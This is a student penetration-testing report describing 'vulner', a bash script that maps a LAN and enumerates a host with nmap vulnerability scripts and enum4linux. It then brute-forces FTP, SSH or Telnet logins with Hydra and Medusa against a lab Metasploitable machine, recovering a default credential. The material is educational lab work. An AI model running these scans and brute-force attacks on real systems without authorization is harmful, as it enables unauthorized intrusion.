PROJECT VULNER

Report by Ahmad Shamil

Penetration Testing | 2023

S32 | Centre For Cybersecurity

CONTENT

CONTENT 1
Problem

CONTENT2
Solution

CONTENT3
Testing Process

CONTENT

CONTENT 4
Introduction

CONTENT5
Network Mapping

CONTENT6
Enumeration


CONTENT

CONTENT 7
Password Check

CONTENT8
Documentation

CONTENT9
Improvements

PROBLEM



Cyber attacks is on the rise. Without a comprehensive understanding of potential risks, employees might unknowingly engage in unsafe practices, such as using weak passwords. In addition, security systems that are not up to date, may increase a company's vulnerability such as data breaches, potentially leading to the exposure of sensitive information.

SOLUTION

SOLUTION 1

Security Awareness Programs

SOLUTION 2

Regular Software Updates

SOLUTION 3

Third-Party Audits(PenTest)

TESTING PROCESS

PHASE 1

Network and open port mapping

PHASE 2

Live host enumeration process

PHASE 3

Weak password check (Brute force attack)

INTRODUCTION

PORTS & NETWORK MAPPING	A process where ports and network are discovered which eventually create a map a certain network.
ENUMERATION PROCESS	With ports and networks found, we can look deeper into it to find vulnerabilities and exploits.

INTRODUCTION

ATTACK PROCESS	Using vulnerabilities and exploits that are discovered to gain access into victim's machine.
DOCUMENTATION PROCESS	To record information such as steps taken, outcome of a scan or attack. Notably vulnerabilities and exploits found.

NETWORK MAPPING

Using ifconfig command to gather user's network details prior to network mapping.

```
#Part 1 get the user's network details

echo '[!] Commencing network mapping...'

usrip=$(ifconfig | grep broadcast | awk '{print $2}')
echo -e "\n[*] IP address : $usrip "

#To retrieve the netmask to determine the user's CIDR
netmsk=$(ifconfig | grep broadcast | awk '{print $4}')
echo "[*] Netmask : $netmsk "

bcip=$(ifconfig | grep broadcast | awk '{print $(NF)}')
echo "[*] Broadcast IP : $bcip "
```

User's IP address

- **Objective: To acquire the user's Ip which will be used at a later stage of the network mapping**
- **The command output will be filtered out to only display IP address.**

NETWORK MAPPING

Using ifconfig command to gather user's network details prior to network mapping.

```
#Part 1 get the user's network details

echo '[!] Commencing network mapping...'

usrip=$(ifconfig | grep broadcast | awk '{print $2}')
echo -e "\n[*] IP address : $usrip "

#To retrieve the netmask to determine the user's CIDR
netmsk=$(ifconfig | grep broadcast | awk '{print $4}')
echo "[*] Netmask : $netmsk "

bcip=$(ifconfig | grep broadcast | awk '{print $(NF)}')
echo "[*] Broadcast IP : $bcip "
```

Broadcast IP address

- **Objective: To inform user to take note of the broadcast IP.**
- **Resaults of the network mapping will show a list of available IPs, knowing the broadcast IP allows user to differentiate it from other user IP**

NETWORK MAPPING

Using ifconfig command to gather user's network details prior to network mapping.

```
#Part 1 get the user's network details

echo '[!] Commencing network mapping...'

usrip=$(ifconfig | grep broadcast | awk '{print $2}')
echo -e "\n[*] IP address : $usrip "

#To retrieve the netmask to determine the user's CIDR
netmsk=$(ifconfig | grep broadcast | awk '{print $4}')
echo "[*] Netmask : $netmsk "

bcip=$(ifconfig | grep broadcast | awk '{print $(NF)}')
echo "[*] Broadcast IP : $bcip "
```

User's netmask

- **Objective: To acquire the user's netmask which will be needed for network mapping.**
- **With the netmask acquired, it will help in determining the CIDR of the user's network.**

NETWORK MAPPING

Using ifconfig command to gather user's network details prior to network mapping.

```
#Part 1 get the user's network details

echo '[!] Commencing network mapping...'

usrip=$(ifconfig | grep broadcast | awk '{print $2}')
echo -e "\n[*] IP address : $usrip "

#To retrieve the netmask to determine the user's CIDR
netmsk=$(ifconfig | grep broadcast | awk '{print $4}')
echo "[*] Netmask : $netmsk "

bcip=$(ifconfig | grep broadcast | awk '{print $(NF)}')
echo "[*] Broadcast IP : $bcip "
```

```
--NETWORK MAPPING--

[*] IP address :          172.133
[*] Netmask : 255.255.255.0
[*] Broadcast IP :          172.255
```

NETWORK MAPPING

Determining the correct CIDR of the LAN network scanned

```
if [ $netmsk == '255.255.255.0' ]

    then
        echo -e '\n[*] Your CIDR : /24'
        netrange=$(echo "$usrip"/24)
        echo "[*] $iAm CIDR : /24" >> data/userNet

    else
        if [ $netmsk == '255.255.0.0' ]

            then
                echo -e '\n[*] Your CIDR : /16'
                netrange=$(echo "$usrip"/16)
                echo "[*] $iAm CIDR : /16" >> data/userNet

            else
                if [ $netmsk == '255.0.0.0' ]

                    then
                        echo -e '\n[*] Your CIDR : /8'
                        netrange=$(echo -r "$usrip"/8)
                        echo "[*] $iAm CIDR : /8" >> data/userNet
```

User's network CIDR

- With the netmask filtered from ifconfig command output, it will go through an if-else check.
- If the netmask match any of the conditions, a CIDR will be given and paired to the IP.

NETWORK MAPPING

Determining the correct CIDR of the LAN network scanned

```
if [ $netmsk == '255.255.255.0' ]

    then
        echo -e '\n[*] Your CIDR : /24'
        netrange=$(echo "$usrip"/24)
        echo "[*] $iAm CIDR : /24" >> data/userNet

    else
        if [ $netmsk == '255.255.0.0' ]

            then
                echo -e '\n[*] Your CIDR : /16'
                netrange=$(echo "$usrip"/16)
                echo "[*] $iAm CIDR : /16" >> data/userNet

            else
                if [ $netmsk == '255.0.0.0' ]

                    then
                        echo -e '\n[*] Your CIDR : /8'
                        netrange=$(echo -r "$usrip"/8)
                        echo "[*] $iAm CIDR : /8" >> data/userNet
```

```
[*] Your CIDR : /24
[*] Your network range
```

NETWORK MAPPING

Using netmask command to find the LAN network range

```
foundNet=$(netmask -r $netrange)
echo -n "[*] Your network range - $foundNet"
echo -n "[*] Your network range - $foundNet" >> data/userNet
```

User's network Network Range

- The Command: Is to determine the smallest set network masks to specify range of host.
- Flags: '-r' are required in this situation, whereby we are looking to find the network range.

NETWORK MAPPING

Using netmask command to find the LAN network range

```
foundNet=$(netmask -r $netrange)
echo -n "[*] Your network range - $foundNet"
echo -n "[*] Your network range - $foundNet" >> data/userNet
```

```
[*] Your CIDR : /24
[*] Your network range -          172.0-        172.255 (256)
```

NETWORK MAPPING

Using netdiscover command to find live host.

```
liveHost=$(sudo netdiscover -r $netrange -P)
echo '[*] Live host found on network: '
echo "$liveHost"
```

User's network Network Range

- The Command: Is an ARP recon tool, which gain information about wireless networks.
- Flags: '-r' is scan a given range. '-P' allows saving of the output for documentation. Also to stop scanning.

NETWORK MAPPING

Using netdiscover command to find live host.

```
liveHost=$(sudo netdiscover -r $netrange -P)
echo '[*] Live host found on network: '
echo "$liveHost"
```

```
[*] Live host found on network:
 _____________________________________________________________________
   IP            At MAC Address     Count
 _____________________________________________________________________
        172.1                          1
        172.2                          1
        172.132                        1
        172.254                        1

-- Active scan completed, 4 Hosts found.
```

ENUMERATION

Enumerating discovered live host.

```
echo -en '\n[!] Would you like to proceed to enumeration? - ' && read option
case $option in
    Y)
        echo -n '[?] Select IP for enumeration : ' && read ipEnum;;

    y)
        echo -n '[?] Select IP for enumeration : ' && read ipEnum;;

    n)
        echo '[GOODBYE]' && exit;;
esac

log4=$(date && echo ": Perform scan and enumeration on $ipEnum")
echo $log4 >> data/vulner.log

#Perform nmap scan using default nmap scripts to the targeted IP
echo -e "\n[*] Scanning $ipEnum with default nmap scripting engine"
log5=$(date && echo ": Scanned with default nmap scripting engine on $ipEnum")
echo $log5 >> data/vulner.log
```

- Objectives: To scan and search for possible vulnerabilities on the host's machine.
- At this stage, user will indicate the desired IP address to be enumerated which will also create a file documenting the findings.

ENUMERATION

Enumerating discovered live host.

```
echo -en '\n[!] Would you like to proceed to enumeration? - ' && read option
case $option in
    Y)
        echo -n '[?] Select IP for enumeration : ' && read ipEnum;;

    y)
        echo -n '[?] Select IP for enumeration : ' && read ipEnum;;

    n)
        echo '[GOODBYE]' && exit;;
esac

log4=$(date && echo ": Perform scan and enumeration on $ipEnum")
echo $log4 >> data/vulner.log

#Perform nmap scan using default nmap scripts to the targeted IP
echo -e "\n[*] Scanning $ipEnum with default nmap scripting engine"
log5=$(date && echo ": Scanned with default nmap scripting engine on $ipEnum")
echo $log5 >> data/vulner.log
```

```
--ENUMERATION OF DISCOVERED LIVE HOST--

[!] Would you like to proceed to enumeration? - y
[?] Select IP for enumeration :          172.132
```

ENUMERATION

Nmap command and flags for enumeration

```
#Perform nmap scan using default nmap scripts to the targeted IP
echo -e "\n[*] Scanning $ipEnum with default nmap scripting engin
log5=$(date && echo ": Scanned with default nmap scripting engine
echo $log5 >> data/vulner.log
echo '[!] Scan results for default nmap scripting engine.' >> ./d
nmap -sV -p- -sC $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"
```

Flags in Command:

- **--script : A script in use to gather more information of the IP scanned.**
- **-sV : print out the service version.**
- **-p- : to scan all 65536 ports.**
- **-sC : uses the default Nmap scripting engine.**

***Flags -sV and -p- are used throughout the enumeration process.**

ENUMERATION

Nmap script engine to enumerate more information on host.

```
#Perform nmap scan using default nmap scripts to the targeted IP
echo -e "\n[*] Scanning $ipEnum with default nmap scripting engine"
log5=$(date && echo ": Scanned with default nmap scripting engine on $ipEnum")
echo $log5 >> data/vulner.log
echo '[!] Scan results for default nmap scripting engine.' >> ./data/$ipEnum.enum
nmap -sV -p- -sC $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

#Perform selected nse on the targeted IP ftp service
echo -e "\n[*] Scanning $ipEnum ftp service for potential backdoor"
log6=$(date && echo ": Scanned with ftp-vsftpd-backdoor nmap scripting engine on $ipEnum")
echo $log6 >> data/vulner.log
echo '[!] Scan results for ftp-vsftpd-backdoor.' >> ./data/$ipEnum.enum
nmap -sV --script ftp-vsftpd-backdoor -p- $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"
```

Script used for enumeration:

- **Default nmap scripting engine**
  - **A compilation of multiple nmap scripts that are set as default by nmap.**
  - **Scans for multiple information that may be useful.**
- **A backdoor for vsftpd, FTP service.**
  - **If backdoor were to be found, machine is vulnerable.**

ENUMERATION

Nmap script engine to enumerate more information on host.

```
#Perform nmap scan using default nmap scripts to the targeted IP
echo -e "\n[*] Scanning $ipEnum with default nmap scripting engine"
log5=$(date && echo ": Scanned with default nmap scripting engine on $ipEnum")
echo $log5 >> data/vulner.log
echo '[!] Scan results for default nmap scripting engine.' >> ./data/$ipEnum.enum
nmap -sV -p- -sC $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

#Perform selected nse on the targeted IP ftp service
echo -e "\n[*] Scanning $ipEnum ftp service for potential backdoor"
log6=$(date && echo ": Scanned with ftp-vsftpd-backdoor nmap scripting engine on $ipEnum")
echo $log6 >> data/vulner.log
echo '[!] Scan results for ftp-vsftpd-backdoor.' >> ./data/$ipEnum.enum
nmap -sV --script ftp-vsftpd-backdoor -p- $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"
```

```
[*] Scanning         172.132 with default nmap scripting engine
[!] Scan completed and saved in data,         172.132.enum

[*] Scanning         172.132 ftp service for potential backdoor
[!] Scan completed and saved in data,         172.132.enum
```

ENUMERATION

Nmap script engine to enumerate more information on host.

```
echo -e "\n[*] Scanning $ipEnum smtp service for vunerabilities"
log7=$(date && echo ": Scanned smtp services for vunerabilities with nmap scripti
echo $log7 >> data/vulner.log
echo '[!] Scan results for smtp services.' >> ./data/$ipEnum.enum
nmap -sV --script smtp-* $ipEnum -p- >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

echo -e "\n[*] Scanning $ipEnum distccd service for cve2004-2687"
log8=$(date && echo ": Scanned distccd services for cve2004-2687 with nmap script
echo $log8 >> data/vulner.log
echo '[!] Scan results for distccd service cve2004-2687.' >> ./data/$ipEnum.enum
nmap -sV --script distcc-cve2004-2687 $ipEnum -p- >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"
```

Script used for enumeration:

- **SMTP service**
  - **By including '*' after 'smtp-', nmap will use all scripts related to smtp service.**
- **A distcc CVE2004-2687**
  - **Machine is vulnerable if the CVE exist or found.**

ENUMERATION

Nmap script engine to enumerate more information on host.

```
echo -e "\n[*] Scanning $ipEnum smtp service for vunerabilities"
log7=$(date && echo ": Scanned smtp services for vunerabilities with nmap scripti
echo $log7 >> data/vulner.log
echo '[!] Scan results for smtp services.' >> ./data/$ipEnum.enum
nmap -sV --script smtp-* $ipEnum -p- >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

echo -e "\n[*] Scanning $ipEnum distccd service for cve2004-2687"
log8=$(date && echo ": Scanned distccd services for cve2004-2687 with nmap script
echo $log8 >> data/vulner.log
echo '[!] Scan results for distccd service cve2004-2687.' >> ./data/$ipEnum.enum
nmap -sV --script distcc-cve2004-2687 $ipEnum -p- >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"
```

```
[*] Scanning         172.132 smtp service for vunerabilities
[!] Scan completed and saved in data        .172.132.enum

[*] Scanning         172.132 distccd service for cve2004-2687
[!] Scan completed and saved in data         172.132.enum
```

ENUMERATION

Nmap script engine to enumerate more information on host.

```
echo -e "\n[*] Scanning $ipEnum java-rmi service for vunerabilities"
log9=$(date && echo ": Scanned java-rmi services for vulnerabilities with nmap sc
echo $log9 >> data/vulner.log
echo '[!] Scan results for java-rmi service.' >> ./data/$ipEnum.enum
nmap --script rmi-* $ipEnum -sV -p- >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

echo -e "\n[*] Enumerating $ipEnum samba services"
log10=$(date && echo ": Enumerated samba services of $ipEnum")
echo $log10 >> data/vulner.log
echo '[!] Enumeration results for samba services.' >> ./data/$ipEnum.enum
enum4linux $ipEnum >> ./data/$ipEnum.enum
echo "[!] Enumeration completed and saved in data/$ipEnum.enum"
```

- **Script used for enumeration:**
  - **Java-rmi service**
    - **Similarly to smtp, it scans for all things related to the java-rmi. Which includes possible vulnerabilities.**

ENUMERATION

Nmap script engine to enumerate more information on host.

```
echo -e "\n[*] Scanning $ipEnum java-rmi service for vunerabilities"
log9=$(date && echo ": Scanned java-rmi services for vulnerabilities with nmap sc
echo $log9 >> data/vulner.log
echo '[!] Scan results for java-rmi service.' >> ./data/$ipEnum.enum
nmap --script rmi-* $ipEnum -sV -p- >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

echo -e "\n[*] Enumerating $ipEnum samba services"
log10=$(date && echo ": Enumerated samba services of $ipEnum")
echo $log10 >> data/vulner.log
echo '[!] Enumeration results for samba services.' >> ./data/$ipEnum.enum
enum4linux $ipEnum >> ./data/$ipEnum.enum
echo "[!] Enumeration completed and saved in data/$ipEnum.enum"
```

```
[*] Scanning         172.132 java-rmi service for vunerabilities
[!] Scan completed and saved in data/        172.132.enum
```

ENUMERATION

Nmap script engine to enumerate more information on host.

```
echo -e "\n[*] Scanning $ipEnum java-rmi service for vunerabilities"
log9=$(date && echo ": Scanned java-rmi services for vulnerabilities with nmap sc
echo $log9 >> data/vulner.log
echo '[!] Scan results for java-rmi service.' >> ./data/$ipEnum.enum
nmap --script rmi-* $ipEnum -sV -p- >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

echo -e "\n[*] Enumerating $ipEnum samba services"
log10=$(date && echo ": Enumerated samba services of $ipEnum")
echo $log10 >> data/vulner.log
echo '[!] Enumeration results for samba services.' >> ./data/$ipEnum.enum
enum4linux $ipEnum >> ./data/$ipEnum.enum
echo "[!] Enumeration completed and saved in data/$ipEnum.enum"
```

Script used for enumeration:

- Samba service
  - It will gather information on the samba services such as:
    - Users
    - Groups
    - Operating System

ENUMERATION

Nmap script engine to enumerate more information on host.

```
echo -e "\n[*] Scanning $ipEnum java-rmi service for vunerabilities"
log9=$(date && echo ": Scanned java-rmi services for vulnerabilities with nmap sc
echo $log9 >> data/vulner.log
echo '[!] Scan results for java-rmi service.' >> ./data/$ipEnum.enum
nmap --script rmi-* $ipEnum -sV -p- >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

echo -e "\n[*] Enumerating $ipEnum samba services"
log10=$(date && echo ": Enumerated samba services of $ipEnum")
echo $log10 >> data/vulner.log
echo '[!] Enumeration results for samba services.' >> ./data/$ipEnum.enum
enum4linux $ipEnum >> ./data/$ipEnum.enum
echo "[!] Enumeration completed and saved in data/$ipEnum.enum"
```

```
[*] Enumerating          172.132 samba services
[!] Enumeration completed and saved in data/        172.132.enum
```

ENUMERATION

Results and findings shared with user after enumeration

```
vulner=$(cat ./data/$ipEnum.enum | grep -in exploitable | wc -l)

if [ $vulner != 0 ]

    then
        echo -e '\n[!] Machine is EXPLOITABLE!!'
        echo "[!] Number of vulnerabilities found : $vulner"
        echo "[!] Refer vulnerabilities in documentation of $ipEnum on line:"
        cat ./data/$ipEnum.enum | grep -in exploitable | awk '{print $1}' | tr -d [:punct:]

    else
        echo '[!] Machine is NOT exploitable!!'

fi
```

- The results of the scan will be printed out at the end of enumeration.
- Information is being shared briefly to inform user the following:
  - Is the machine exploitable?
  - Number of vulnerabilities found
  - Results and findings are saved into a file and which line to find.

ENUMERATION

Results and findings shared with user after enumeration

```
vulner=$(cat ./data/$ipEnum.enum | grep -in exploitable | wc -l)

if [ $vulner != 0 ]

    then
        echo -e '\n[!] Machine is EXPLOITABLE!!'
        echo "[!] Number of vulnerabilities found : $vulner"
        echo "[!] Refer vulnerabilities in documentation of $ipEnum on line:"
        cat ./data/$ipEnum.enum | grep -in exploitable | awk '{print $1}' | tr -d [:punct:]

    else
        echo '[!] Machine is NOT exploitable!!'

fi
```

```
[!] Machine is EXPLOITABLE!!
[!] Number of vulnerabilities found : 2
[!] Refer vulnerabilities in documentation of [redacted]172.132 on line:
145
304
```

PASSWORD CHECK

To brute force an available service

```
echo -en '\n[!] Create a user list? y/n - ' && read option2

if [ $option2 == n ]

    then
        echo -n '[?] Specify user list : ' && read usrLst

    else
        nano usrLst.txt
        usrLst=$(echo usrLst.txt)
        log11=$(date && echo ": User list created")
        echo $log11>> data/vulner.log
fi

echo -en '\n[!] Create a password list? y/n - ' && read option3

if [ $option3 == n ]

    then
        echo -n '[?] Specify user list : ' && read passLst

    else
        nano passLst.txt
        passLst=$(echo passLst.txt)
        log12=$(date && echo ": Password list created")
        echo $log12 >> data/vulner.log
fi
```

- Objective: To check for weak password
- Upon reaching this stage, user will indicate to either create or use an existing user and password list.
- This list is required when performing brute force later.

PASSWORD CHECK

To brute force an available service

```
echo -en '\n[!] Create a user list? y/n - ' && read option2

if [ $option2 == n ]

    then
        echo -n '[?] Specify user list : ' && read usrLst

    else
        nano usrLst.txt
        usrLst=$(echo usrLst.txt)
        log11=$(date && echo ": User list created")
        echo $log11>> data/vulner.log
fi

echo -en '\n[!] Create a password list? y/n - ' && read option3

if [ $option3 == n ]

    then
        echo -n '[?] Specify user list : ' && read passLst

    else
        nano passLst.txt
        passLst=$(echo passLst.txt)
        log12=$(date && echo ": Password list created")
        echo $log12 >> data/vulner.log
fi
```

```
-- Check for weak password on availab

[!] Create a user list? y/n - y

[!] Create a password list? y/n - y
```

```
  GNU nano 7.2
msfadmin
user
root
admin
administrator
```

PASSWORD CHECK

Search for available login services before brute force

```
echo '[*] Available services for $ipEnum' > data/BF.$ipEnum
log13=$(date && echo ": Nmap scanned for available services on $ipEnum")
echo $log13 >> data/vulner.log
nmap $ipEnum -p- >> data/BF.$ipEnum
svcAvail=$(cat ./data/BF.$ipEnum | grep open | grep -E 'ssh|ftp|telnet' | head -n
echo "[*] Service found : $svcAvail "
```

- To search for available login services, nmap scan is executed.
- Scan results are saved to a file which it will filter for login services such as:
- SSH - FTP - TELNET
- Findings will be narrowed down to only brute force first service on list.

PASSWORD CHECK

Search for available login services before brute force

```
echo '[*] Available services for $ipEnum' > data/BF.$ipEnum
log13=$(date && echo ": Nmap scanned for available services on $ipEnum")
echo $log13 >> data/vulner.log
nmap $ipEnum -p- >> data/BF.$ipEnum
svcAvail=$(cat ./data/BF.$ipEnum | grep open | grep -E 'ssh|ftp|telnet' | head -n
echo "[*] Service found : $svcAvail "
```

```
[?] Checking for available service
[*] Service found : 21/tcp ftp
```

PASSWORD CHECK

Brute force tools

```
echo -e "\n[*] Bruteforcing(Hydra) : $ipEnum $svc service"
echo -e "\n[*] Bruteforce(Hydra) results for : $ipEnum $svc service" >> data/BF.$ipEnum
log14=$(date && echo ": Bruteforce $ipEnum $svc service with Hydra")
echo $log14 >> data/vulner.log
hydra -L $usrLst -P $passLst $ipEnum -s $port $svc >> data/BF.$ipEnum

echo -e "\n[*] Bruteforcing(Medusa) : $ipEnum $svc service"
echo -e "\n[*] Bruteforce(Medusa) results for : $ipEnum $svc service" >> data/BF.$ipEnum
log15=$(date && echo ": Bruteforce $ipEnum $svc service with Medusa")
echo $log15 >> data/vulner.log
medusa -U $usrLst -P $passLst -M $svc -n $port -h $ipEnum >> data/BF.$ipEnum
```

Tools used for bruteforcing:

1. **Hydra**
   a. **Is the main tool for this stage.**
2. **Medusa**
   a. **A second similar tool used to verify the results of Hydra's bruteforce.**

***Results are saved and documented into a file**

PASSWORD CHECK

Brute force tools

```
echo -e "\n[*] Bruteforcing(Hydra) : $ipEnum $svc service"
echo -e "\n[*] Bruteforce(Hydra) results for : $ipEnum $svc service" >> data/BF.$ipEnum
log14=$(date && echo ": Bruteforce $ipEnum $svc service with Hydra")
echo $log14 >> data/vulner.log
hydra -L $usrLst -P $passLst $ipEnum -s $port $svc >> data/BF.$ipEnum

echo -e "\n[*] Bruteforcing(Medusa) : $ipEnum $svc service"
echo -e "\n[*] Bruteforce(Medusa) results for : $ipEnum $svc service" >> data/BF.$ipEnum
log15=$(date && echo ": Bruteforce $ipEnum $svc service with Medusa")
echo $log15 >> data/vulner.log
medusa -U $usrLst -P $passLst -M $svc -n $port -h $ipEnum >> data/BF.$ipEnum
```

```
[*] Bruteforcing(Hydra) :          .172.132 ftp service

[*] Bruteforcing(Medusa) :          .172.132 ftp service
```

DOCUMENTATION

Recording and documenting the findings.

```
#Perform nmap scan using default nmap scripts to the targeted IP
echo -e "\n[*] Scanning $ipEnum with default nmap scripting engine"
log5=$(date && echo ": Scanned with default nmap scripting engine on $ipEnum")
echo $log5 >> data/vulner.log
echo '[!] Scan results for default nmap scripting engine.' >> ./data/$ipEnum.enum
nmap -sV -p- -sC $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

#Perform selected nse on the targeted IP ftp service
echo -e "\n[*] Scanning $ipEnum ftp service for potential backdoor"
log6=$(date && echo ": Scanned with ftp-vsftpd-backdoor nmap scripting engine on $ipEnum")
echo $log6 >> data/vulner.log
echo '[!] Scan results for ftp-vsftpd-backdoor.' >> ./data/$ipEnum.enum
nmap -sV --script ftp-vsftpd-backdoor -p- $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"
```

- Enumeration results are automatically saved/created as : (ipadd).enum
- .enum : Is to indicate an enumeration document.

```
172.132.enum  BF          172.132  userNet
```

```
└─$ cat          172.132.enum
[!] Scan results for default nmap scripting engine.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 06:35 EDT
Nmap scan report for msf (        .172.132)
Host is up (0.0039s latency).
```

DOCUMENTATION

Recording and documenting the findings.

Enumeration

```
└─$ cat 192.168.172.132.enum
[!] Scan results for default nmap scripting engine.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 06:35 EDT
Nmap scan report for msf (        .172.132)
Host is up (0.0039s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to        172.133
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
```

Password Check

```
└─$ cat            172.132
[*] Available services for $ipEnum
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 06:50 EDT
Nmap scan report for msf          172.132)
Host is up (0.0027s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 15.15 seconds

[*] Bruteforce(Hydra) results for :          172.132 ftp service
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-03 06:50:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ftp://         172.132:21/
[21][ftp] host:          172.132   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
```

DOCUMENTATION

Recording and documenting the findings.

```
#Perform nmap scan using default nmap scripts to the targeted IP
echo -e "\n[*] Scanning $ipEnum with default nmap scripting engine"
log5=$(date && echo ": Scanned with default nmap scripting engine on $ipEnum")
echo $log5 >> data/vulner.log
echo '[!] Scan results for default nmap scripting engine.' >> ./data/$ipEnum.enum
nmap -sV -p- -sC $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"

sleep 3

#Perform selected nse on the targeted IP ftp service
echo -e "\n[*] Scanning $ipEnum ftp service for potential backdoor"
log6=$(date && echo ": Scanned with ftp-vsftpd-backdoor nmap scripting engine on $ipEnum")
echo $log6 >> data/vulner.log
echo '[!] Scan results for ftp-vsftpd-backdoor.' >> ./data/$ipEnum.enum
nmap -sV --script ftp-vsftpd-backdoor -p- $ipEnum >> ./data/$ipEnum.enum
echo "[!] Scan completed and saved in data/$ipEnum.enum"
```

- Bruteforce results are automatically saved as : BF.(ipadd)
- BF : Indicates that it is a bruteforce result document.

```
172.132.enum   BF.        .172.132   userNet
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5
[DATA] attacking ftp://192.168.172.132:21/
[21][ftp] host: 192.168.172.132   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-
```

DOCUMENTATION

Recording and documenting the findings.

```
iAm=$(whoami)
log=$(date && echo ": $iAm executed vulner.sh")
echo $log >> data/vulner.log

#---MAPPING NETWORK AND OPEN PORT STAGE---

echo '--NETWORK MAPPING--'
echo '--LIVE HOST NETWORK MAP--' > data/userNet

usrip=$(ifconfig | grep broadcast | awk '{print $2}')
echo -e "\n[*] IP address : $usrip "
echo -e "\n[*] IP address : $usrip " >> data/userNet
```

Others:

1. Details of the user's network range and live host within the range.
2. A log that records the events or actions of the script.

```
userNet  vulner.log
```

DOCUMENTATION

Recording and documenting the findings.

userNet

```
└$ cat userNet
--LIVE HOST NETWORK MAP--

[*] IP address :          172.133
[*] Netmask : 255.255.255.0
[*] kali CIDR : /24
[*] Your network range -
[*] Live host found on network:
```

vulner.log

```
└$ cat vulner.log
Wed Aug 2 11:05:46 AM EDT 2023 : Directory data created
Wed Aug 2 11:05:46 AM EDT 2023 : Generating kali network range
Wed Aug 2 11:05:46 AM EDT 2023 : Scanned for live host on the network
Wed Aug 2 11:06:10 AM EDT 2023 : Perform scan and enumeration on 192.
Wed Aug 2 11:06:10 AM EDT 2023 : Scanned with default nmap scripting
Wed Aug 2 11:09:08 AM EDT 2023 : Scanned with ftp-vsftpd-backdoor nma
Wed Aug 2 11:11:44 AM EDT 2023 : Scanned smtp services for vunerabili
Wed Aug 2 11:14:34 AM EDT 2023 : Scanned distccd services for cve2004
Wed Aug 2 11:17:01 AM EDT 2023 : Scanned java-rmi services for vulner
```

IMPROVEMENTS

IMPROVEMENT1
Provide an alert if a vulnerability found upon completing a scan.

IMPROVEMENT 2
Use other tools such as msfconsole to scan for vulnerabilities.

IMPROVEMENT 3
Print out username and password if it is a match.

THANK YOU

Report by Ahmad Shamil